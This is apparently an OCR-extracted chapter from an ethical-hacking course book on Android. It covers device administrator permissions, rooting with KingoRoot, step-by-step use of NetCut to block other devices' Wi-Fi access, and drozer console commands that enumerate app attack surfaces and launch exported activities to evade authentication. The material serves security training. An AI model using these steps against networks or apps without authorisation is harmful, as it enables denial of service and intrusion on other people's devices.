
Sample Device Admin

Additional text explaining why this needs to be added.

Activating this administrator will allow the app API Demos to perform the following operations:

- **Erase all data**
  Erase the tablet's data without warning, by performing a factory data reset
- **Change the screen-unlock password**
  Change the screen-unlock password
- **Set password rules**
  Control the length and the characters allowed in screen-unlock passwords
- **Monitor screen-unlock attempts**
  Monitor the number of incorrect passwords entered when unlocking the screen, and lock the tablet or erase all the tablet's data if too many incorrect passwords are entered
- **Lock the screen**
  Control how and when the screen locks
- **Set lock-screen password expiration**
  Control how frequently the lock-screen password must be changed
- **Set storage encryption**
  Require that stored application data be encrypted
- **Disable cameras**
  Prevent use of all device cameras

Figure 17.16: Screenshot displaying Android Device Administrator



Android Rooting

- Rooting allows Android users to **attain privileged control** (known as "root access") within Android's subsystem
- Rooting process involves exploiting security vulnerabilities in the **device firmware** and copying the SU binary to a location in the current process's PATH (e.g., /system/xbin/su) and granting it executable permissions with the **chmod command**

Rooting enables all user-installed applications to **run privileged commands**, such as

- Modifying or **deleting system files**, module, ROMs (stock firmware), and kernels
- Removing carrier- or manufacturer- installed applications (**bloatware**)
- Low-level access to the hardware that are typically unavailable to the devices in their **default configuration**
- **Wi-Fi** and **Bluetooth** tethering
- Install applications on an **SD card**

Rooting also comes with many **security** and other **risks** to your device, including

- Voiding of your phone's **warranty**
- Poor **performance**
- **Malware** infection
- **Bricking** of the device

Android Rooting

The goal of rooting Android is to overcome the restrictions imposed by hardware manufacturers and carriers, thereby resulting in the ability to modify or replace system applications and settings, run apps that require admin privileges, remove and replace a device's OS, remove applications pre-installed by its manufacturer or carrier, or perform other operations that are otherwise inaccessible to the typical Android user. Rooting allows Android users to attain privileged control (known as "root access") within Android's subsystem. The rooting process involves exploiting security vulnerabilities in the device's firmware, copying the su binary to a location in the current process's PATH (e.g., /system/xbin/su), and granting it executable permissions with the chmod command.


Rooting enables all the user-installed applications to run privileged commands such as

- Modifying or deleting system files, modules, ROMs (stock firmware), and kernels
- Removing carrier- or manufacturer-installed applications (bloatware)
- Low-level access to hardware that is typically unavailable to devices in their default configuration
- Improved performance
- Wi-Fi and Bluetooth tethering
- Installing applications on SD card
- Better user interface and keyboard

Rooting also comes with many security risks and other risks to your device, including

- Voiding your phone's warranty
- Poor performance
- Malware infection
- “Bricking” the device

One can use tools such as KingoRoot, TunesGo Root Android Tool, and so on to root Android devices.



Rooting Android Using KingoRoot

KingoRoot

Android Rooting With PC

- Download **KingoRoot Android (PC Version)** and install it on your desktop
- Run the tool and **connect the device** to the computer with USB cable
- Enable USB debugging mode on Android device
- Now the tool will install the **latest drivers** on your PC
- You will see a new screen on your desktop with your device name and the "**ROOT**" button
- Click on **ROOT** to root your device

Android Rooting Without PC

- Enable installation from **unknown sources** on Android device
- Download **KingoRoot.apk** on your Android device from play store
- Install and launch KingoRoot
- Press "**One Click Root**" on the main interface of the app
- Wait a few seconds until “**root result**” appears on the display
- Attempt multiple times rooting or try PC version in case of failed

Rooting Android Using KingoRoot

Source: *https://www.kingoapp.com*

KingoRoot is a tool used to root Android devices. It can be used with or without a PC. KingoRoot helps users root their Android devices to achieve the following:

- Preserve battery life
- Access root-only apps
- Remove carrier “bloatware”
- Customize appearance
- Attain admin level permission

The following steps are involved in rooting an Android device with this tool:

Android Rooting With PC:

- Download KingoRoot Android (PC Version) and install it on your desktop.
- Run the tool and connect the device to the computer with a USB cable.
- Enable the USB debugging mode on your Android device.
- Now, the tool will install the latest drivers on your PC.
- You will see a new screen on your desktop with your device name and the “**ROOT**” button.
- Click on **ROOT** to root your device.

Android Rooting Without PC:

- Enable installation from unknown sources in your Android device.
- Download **KingoRoot.apk** on your Android device from Play Store.
- Install and launch KingoRoot.
- Press “**One Click Root**” on the main interface of the app.
- Wait for a few seconds until the root result appears on the display.
- Attempt multiple times in case of failed rooting or you can try the PC version.

Blocking Wi-Fi Access Using NetCut

NetCut is a **Wi-Fi killing application** that allows the attackers to identify the target devices and **block access to Wi-Fi** from the victim devices in a network

Steps to Block Wi-Fi Access

- **Step 1:** **Download and install** NetCut Android application on your device
- **Step 2:** Launch the **NetCut app** on the device
- **Step 3:** After opening, it automatically scans for all devices accessing the Wi-Fi network and displays a list under the **CUT** tab on the interface
- **Step 4:** Identify the target device and **tap on it to block Wi-Fi access** from the device. The Wi-Fi propagation symbol on the left of the blocked device name **turns red from blue**. You can confirm this by navigating to the **JAIL** tab on the interface, where the **list of blocked devices** will be displayed

Note: This tool works only on rooted devices

Hacking Android Devices

Owing to the rapidly growing number of users of Android devices, these devices have become primary targets for most hackers. Attackers use various tools such as NetCut, drozer, zANTI, Network Spoofer, Low Orbit Ion Cannon (LOIC), DroidSheep, Orbot Proxy, and so on to launch attacks on Android devices.

Blocking Wi-Fi Access Using NetCut

Source: *https://arcai.com*

NetCut is a Wi-Fi killing application that allows attackers in a network to identify target devices and block Wi-Fi access to these devices.

Note: This application works effectively only on rooted devices.

Follow the steps given below to block Wi-Fi access:

- **Step 1**: Download and install **NetCut** Android application on your device.
- **Step 2**: Launch the NetCut app.
- **Step 3**: It automatically scans all the devices accessing the Wi-Fi network and displays the list under the **CUT** tab on the interface.
- **Step 4**: Identify the target device and tap on it to block Wi-Fi access to the device. The Wi-Fi propagation symbol on the left of the blocked device name turns from blue to red. You can confirm this by navigating to the **JAIL** tab on the interface, where the list of blocked devices will be displayed.

Identifying Attack Surfaces Using drozer

- Attackers use the drozer tool to **discover various vulnerabilities and attack surfaces** on Android devices and apps

Steps to Identify Attack Surfaces

- **Fetching Package Information**
  - `dz> run app.package.list`
    - Displays list of all packages
  - `dz> run app.package.list -f <string_name>`
    - Retrieves the package name from the list
  - `dz> run app.package.info -a <package_name>`
    - Retrieves basic details about a specific package
- **Identifying Attack Surface**
  - `dz> run app.package.attacksurface <package_name>`
    - Lists out various exported activities
  - `dz> run app.activity.info -a <package_name>`
    - Displays details of the exported activities
- **Launching Activities**
  - **dz> run app.activity.start --component <package_name> <activity_name>**
    - Displays critical information used to evade the authentication

Identifying Attack Surfaces Using drozer

Attackers use the drozer tool to discover various vulnerabilities and attack surfaces on Android devices and apps. It is also incorporated with various features to control remote Android devices. Attackers do not need any USB debugging techniques; they can assess the device using drozer in the production state itself. This tool offers a drozer agent (emulator used for testing) and drozer console (command-line interface) through its package that can be leveraged by an attacker to perform various assessment operations on target devices.

After installing the drozer agent, the steps given below must be followed to identify attack surfaces on the target Android device:

- **Fetching Package Information**

  Use the following commands to fetch the package information from a connected device:

  ```
  dz> run app.package.list
  ```

  - Displays all the packages inside the device

  ```
  dz> run app.package.list -f <string_name>
  ```

  - Retrieves the package name from the list

  ```
  dz> run app.package.info -a <package_name>
  ```

  - Retrieves basic details about a specific package


  By running the abovementioned commands, an attacker obtains all the information about the required package.

- **Identifying Attack Surface**

  Now, the attacker uses utilities from the abovementioned package to identify attack surfaces on the device. Use the following commands to list information on exported activities, services, broadcast receivers, and content providers:

  `dz> run app.package.attacksurface <package_name>`

  - Lists various exported activities

